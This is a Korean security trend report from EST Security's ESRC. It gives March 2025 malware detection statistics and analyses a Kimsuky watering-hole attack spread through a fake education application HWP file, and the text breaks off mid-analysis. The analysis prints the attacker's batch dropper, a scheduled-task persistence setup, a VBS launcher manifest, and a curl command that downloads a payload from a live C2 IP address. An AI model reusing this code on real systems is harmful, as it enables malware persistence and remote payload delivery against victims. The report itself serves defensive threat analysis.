


No.187 | 2025.4

# ESRC 보안동향보고서

이스트시큐리티가 제공하는 최신 악성코드 통계와  
보안이슈, 해외 보안 동향을 확인하세요.



# ESRC 보안동향보고서

# CONTENTS

## 1 악성코드 통계 및 분석

01-05

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

---

## 2 최신 보안 동향

06-13

Kimsuky 그룹의 워터링 홀 공격, 통일 분야 교육 지원서를  
위장한 악성 파일 유포 주의!

# 1

## 악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

# 1. 악성코드 동향

윈도우의 취약점이 최소 11 개 이상의 국가 지원 해킹 그룹에 의해 적극적으로 악용된 것으로 확인되었습니다.

ZDI-CAN-25373 라고 분류된 취약점은 윈도우 바로가기(.lnk) 파일을 통해 악성 코드 실행을 가능하도록 하여 시스템 침해, 정보 탈취, 사이버 첩보 활동 등에 활용된것으로 확인되었습니다.

마이크로소프트는 해당 취약점이 보안 업데이트를 통해 즉시 해결할 필요가 있는 수준이 아니라는 입장을 밝히며, 패치를 제공하지 않겠다고 했습니다. 해당 취약점이 아직 패치되지 않은 만큼 해당 취약점을 이용한 공격이 지속될 것으로 보이며, 개인 및 기업이 자체적인 보안조치 강화가 필요하겠습니다. 다만 MS가 향후 기능 업데이트를 통해 문제를 해결할 가능성도 있기 때문에 공식 보안공지를 지속적으로 모니터링 해야 합니다.

중국의 덤시크는 지난 1월 20 일 공개된 이후 전 세계적으로 큰 주목을 받으며 빠르게 인기를 끌고 있습니다. 이처럼 많은 관심이 쏠리자, 이를 악용하려는 사이버 공격 사례들도 함께 증가하고 있는 상황입니다. 최근에는 덤시크를 사칭한 악성 앱들이 연이어 발견되었고, 덤시크 관련 피싱 사이트를 통해 악성코드를 유포하려는 시도도 확인되면서 보안 위협이 현실화되었습니다.

공격자들은 이처럼 사회적으로 큰 관심을 받는 이슈나 트렌드를 악용해 공격의 성공률을 높이려는 경향이 강한 만큼, 사용자들은 인기 있는 기술이나 서비스일수록 더욱 신중하게 접근하고, 출처가 불분명한 콘텐츠는 피하는 것이 중요합니다.

한국 인터넷진흥원은 최근 제조업을 노린 랜섬웨어 감염 사고가 증가하고 있다며, 일부 사례를 공개하고 랜섬웨어에 대한 기업들의 주의를 당부했습니다.

공격 사례 중 sw 개발사나 IT 유지보수 업체를 통한 감염이 많았으며, 그 밖에도 웹 취약점을 이용한 공격, 원격 접속 계정 관리 미흡으로 인한 공격 등도 있다며 외부접속 관리와 계정관리 강화를 당부하였습니다. 또한 주기적인 백업을 통해 피해가 발생해도 복구 및 정상화 할 수 있도록 해야한다고도 밝혔습니다.

개인정보 탈취를 노리는 피싱 공격도 활발히 일어났습니다.

연말정산, 국세청을 위장한 피싱 메일이 지속적으로 발견되었으며, 이러한 피싱공격의 일부는 북한이 배후에 있는 김수키 조직의 소행으로 밝혀지기도 했습니다.

또한 카카오 고객센터 사칭 피싱공격도 발견되었습니다. 해당 공격은 '카카오 계정에 문제가 있다'는 스미싱 문자를 통해 피싱사이트 접속을 유도합니다. 만일 사용자가 피싱사이트 접속 시 정상 카카오톡 QR 코드 스캔을 통한 인증을 유도하며 원격 로그인을 통해 사용자 카카오 계정을 탈취하는 것으로 밝혀졌습니다.

피싱 공격이 활발히 진행되고 있는 만큼, 특정 페이지 방문 시 반드시 URL 을 확인하시고, SMS 나 이메일을 통해 수신된 링크의 클릭은 지양하셔야 하겠습니다.

## 2. 알약 악성코드 탐지 통계

### 감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2025 년 3 월에는 애드웨어인 Adware.Generic.3184910이 1 위를 차지하였으며, 스파이웨어 탐지명인 Spyware.Infostealer.Bladabindi도 새로 순위에 등장하였습니다. 트킷 악성코드 탐지명인 Gen:Variant.TDss.49도 여전이 많이 탐지되었으며, 불법 인증툴 탐지명인 Misc.HackTool.AutoKMS, Misc.HackTool.KMSActivator도 여전히 높은 탐지율을 보이고 있습니다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	NEW	Adware.Generic.3184910	Adware	53410
2	↑5	Trojan.Generic.36498051	Trojan	42460
3	↓2	Gen:Variant.Tedy.675091	ETC	34817
4	↓2	Misc.HackTool.AutoKMS	ETC	31420
5	↓1	Trojan.DDoS.Nitol.gen	Trojan	24094
6	↓3	Backdoor.Generic.792814	Backdoor	21124
7	NEW	Spyware.Infostealer.Bladabindi	Spyware	19647
8	↓2	Application.Hacktool.BBJ	ETC	17811
9	NEW	Trojan.Dropper.VIO	Dropper	15420
10	↑3	Gen:Variant.TDss.49	ETC	14165
11	NEW	Gen:Variant.Tedy.520412	ETC	12769
12	↓4	Win32.Neshta.A	Virus	11855
13	NEW	Generic.Application.Cashback.B.0835E4A4	ETC	11743
14	NEW	Misc.HackTool.KMSActivator	ETC	11553
15	NEW	Trojan.GenericKD.46595643	Trojan	10429

\*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2025년 3월 1일 ~ 2025년 3월 31일


### 악성코드 유형별 비율

악성코드 유형별 비율에서 기타(ETC) 유형이 54%로 가장 높은 비율로 탐지되었으며, 그 다음으로 트로이목마 (Trojan) 유형이 20%, 애드웨어(Adware)가 13%, 스파이웨어(Spyware)와 백도어(Backdoor) 유형이 5%, 바이러스 (Virus) 유형이 3%로 확인되었습니다.



### 카테고리별 악성코드 비율 전월 비교


2025년 3월에는 지난 2월과 비교하여 트로이목마(Trojan) 유형이 12% 증가하였고, 백도어(Backdoor) 유형이 4%, 웜(Worm) 유형이 13%, 기타(ETC) 유형이 18% 감소하였습니다. 또한, 새롭게 스파이웨어(Spyware) 유형과 애드웨어(Adware) 유형이 등장하였습니다.



### 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


#### 3월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않습니다. 3월 1일부터 3월 31일까지 21,258건의 랜섬웨어 공격 시도가 차단되었습니다.



#### 악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 URL에 대한 통계로, 25년 3월 한 달간 총 15,085,481건의 URL이 확인되었습니다. 이 수치는 25년 2월 한 달간 확인되었던 30,952,672건의 악성코드 경로지/유포지 URL수에 비해 약 51.26% 가량 감소한 수치입니다. 악성코드 URL의 경우 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로 보시기 바랍니다.



# 2

## 최신 보안 동향



## Kimsuky 그룹의 워터링 홀 공격, 통일 분야 교육 지원서를 위장한 악성 파일 유포 주의!


국내 기관에서 개최하는 통일 분야 교육 프로그램 지원서 파일을 이용한 워터링홀 공격이 발견되어 관련자분들의 각별한 주의가 필요합니다.

### 워터링홀공격이란?

공격대상이자주방문하는 웹사이트에 미리 악성코드를 심어두고, 대상이 접속할 때를 기다렸다가 감염시키는 공격 기법입니다. 해당 방법은 특정 웹사이트를 방문하는 대상을 노려 효율적으로 감염시킬 수 있다는 점에서 위험성이 높습니다.


이번 공격은 통일 분야 교육 프로그램 수강생을 모집하기 위해 작성된 공지 게시글에 악성 지원서 문서 파일을 업로드하여, 교육 수강 신청을 위해 사이트를 방문한 사용자가 지원서 파일을 다운로드 및 실행하여 악성 파일이 감염되는 방식을 사용하고 있습니다.

공격에 사용된 지원서 파일은 HWP 형식의 문서파일로, 본문 내용에 다운로드 링크로 보여지는 문구가 기재되어 있으며, 링크 클릭 시 외부 링크 주소가 아닌 HWP파일내 OLE 개체 형태로 추가된 document.bat 파일이 실행됩니다.



[그림 1] 악성 HWP 문서에 추가된 OLE 개체

HWP 파일이 동작되면 내부 OLE 객체 기능을 사용하여 [그림 2]와 같이 사용자 %TEMP% 폴더에 다수의 파일을 생성시킵니다.



이름	유형	크기
app.db	Data Base File	366KB
document.bat	Windows 배치 파일	1KB
get.db	Data Base File	1KB
hwp_doc.db	Data Base File	85KB
mnfst.db	Data Base File	2KB
mnfst_1.db	Data Base File	2KB
sch_0304.db	Data Base File	4KB
sch_0304_1.db	Data Base File	4KB

[그림 2] 생성 파일 리스트

최초 실행되는 document.bat파일은 사용자를 속이기 위한 미끼 문서를 실행하고, 자신의 지속성 유지를 위해 작업 스케줄러와 %TEMP% 폴더에 생성된 파일들이 실행될 수 있도록 파일명 변경 작업을 수행합니다.

```

mode 15,1
@echo off
del "%tmp%\paper.hwp" /f /q

ren "%tmp%\hwp_doc.db" "paper.hwp"

start explorer "%tmp%\paper.hwp"

copy "%tmp%\paper.hwp" "%tmp%\hwp_doc.db" /Y

schtasks /create /tn TemporaryStatescleanesdfsr /xml "%tmp%\sch_0304.db" /f
schtasks /create /tn TemporaryStatescleansders_1 /xml "%tmp%\sch_0304_1.db" /f

type "%tmp%\app.db"> "c:\users\public\music\0304.exe"

copy /Y "c:\users\public\music\0304.exe" "c:\users\public\music\0304_1.exe"

type "%tmp%\mnfst.db"> "c:\users\public\music\0304.exe.manifest"

type "%tmp%\mnfst_1.db"> "c:\users\public\music\0304_1.exe.manifest"

type "%tmp%\get.db"> "c:\users\public\music\0304.bat"

```

[그림 3] document.bat 파일 코드 내용

document.bat 파일에 의해 변경 및 사용되는 파일 리스트는 [표 1]과 같습니다.

파일명	경로	행위	변경파일명	수정경로
hwp_doc.db	%TEMP%	정상 지원서 파일	paper.hwp	%TEMP%
app.db	%TEMP%	"Adersoft"의 "VbsEdit"로 작성된 런처파일	0304.exe 0304_1.exe	C:\Users\Public\Music
mnfst.db	%TEMP%	Manifest파일	0304.exe.manifest	C:\Users\Public\Music
mnfst_1.db	%TEMP%	Manifest파일	0304_1.exe.manifest	C:\Users\Public\Music
get.db	%TEMP%	C2 접속 및 다운로드 배치 파일	0304.bat	C:\Users\Public\Music
sch_0304.db	%TEMP%	작업스케줄러등록용 XML 설정 파일		
sch_0304_1.db	%TEMP%	작업스케줄러등록용 XML 설정 파일		

[표 1] 생성 파일 리스트 및 행위 정보

paper.hwp [한컴오피스 한글]

파일(F) 편집(E) 보기(V) 입력(I) 서식(O) 쪽(W) 보안(B) 도구(K)

클립보드 클립보드 목록 붙여넣기 모양 모두 조작 보호 글자 모양 문단 스타일 글자 바꿈쪽 글자 바꾸기 글자 바꾸기

삽입 표 차트 도형 그림 그리기 마당 개체 선택 개체 보호 문자표

문서바탕글 대표 한글바탕 19.0 pt 가 가 가 가 가 160 %

지원서

접수번호란은 표기하지 않으셔도 됩니다. (\* 접수번호 : - )

성 명 (한글 및 영문)			
연 락 처		휴대전화: E-mail:	
학교(소속)		전공	
학년 및 학번		기타 소속	
주소		생년월일	
지원동기	<p>* 지원동기는 별지를 이용하여 작성해주세요. 수강 신청자가 정원을 초과할 때는 작성된 지원동기를 기준으로 선발합니다.</p> <p>* 아카데미 과정 이수를 원하는 다수의 지원자들을 배려하여, 특정 소수의 강좌를 수강하기 위한 지원 신청은 자제해주세요.</p>		

1/1쪽 1단 1줄 24칸 1/1 구역 삽입 125%

[그림 4] 미끼파일로 사용된 정상 지원서 파일

지속성 유지를 위해 2 개의 작업 스케줄러를 등록하며 15 분마다 반복적으로 동작을 수행합니다.



[그림 5] 작업 스케줄러 화면

TemporaryStatescleanesdfrs 스케줄러 항목은 C:\Users\Public\Music\0304.exe 파일을 실행하여 동일한 경로에 있는 0304.exe.manifest 파일을 로드 후 특정 스크립트에 의해 C:\Users\Public\Music\0304.bat 파일을 실행합니다.

```
<root>
<silent>true</silent>
<timeout>0</timeout>
<scriptname>1.vbs</scriptname>
<appname>1</appname>
<script>Set ws = CreateObject("WScript.Shell");Set fs = CreateObject("Scripting.FileSystemObject");ws.run
"c:\users\public\music\0304.bat" 0, false</script>
<pid>NUV\<pid>
<evaluation>cdf\<evaluation>
</root>
```

[그림 6] 0304.exe.manifest 파일의 인코딩된 스크립트

0304.bat 파일은 공격자 서버(C2)로 접속 후 특정 데이터를 다운로드하여 C:\Users\Public\Music 경로에 wis.db 파일로 저장합니다.

```
curl -k -o "c:\users\public\music\wis.db" "http://103.149.98.231/pprb/0304_pprb/d.php?newpa=comline"
```

[그림 7] 0304.bat 파일 내부 화면


TemporaryStatescleansders\_1 스케줄러 항목은 C:\Users\Public\Music\0304\_1.exe 파일을 실행하여 동일한 경로에 있는 0304.exe\_1.manifest 파일을 로드 후 특정 스크립트를 실행합니다. 스크립트 동작 시 0304.bat 파일을 통해 저장된 wis.db 파일이 9 바이트 이상일 때 wins.bat 파일명으로 변경 후 실행시킵니다.

```
<root>
<silent>true</silent>
<timeout>0</timeout>
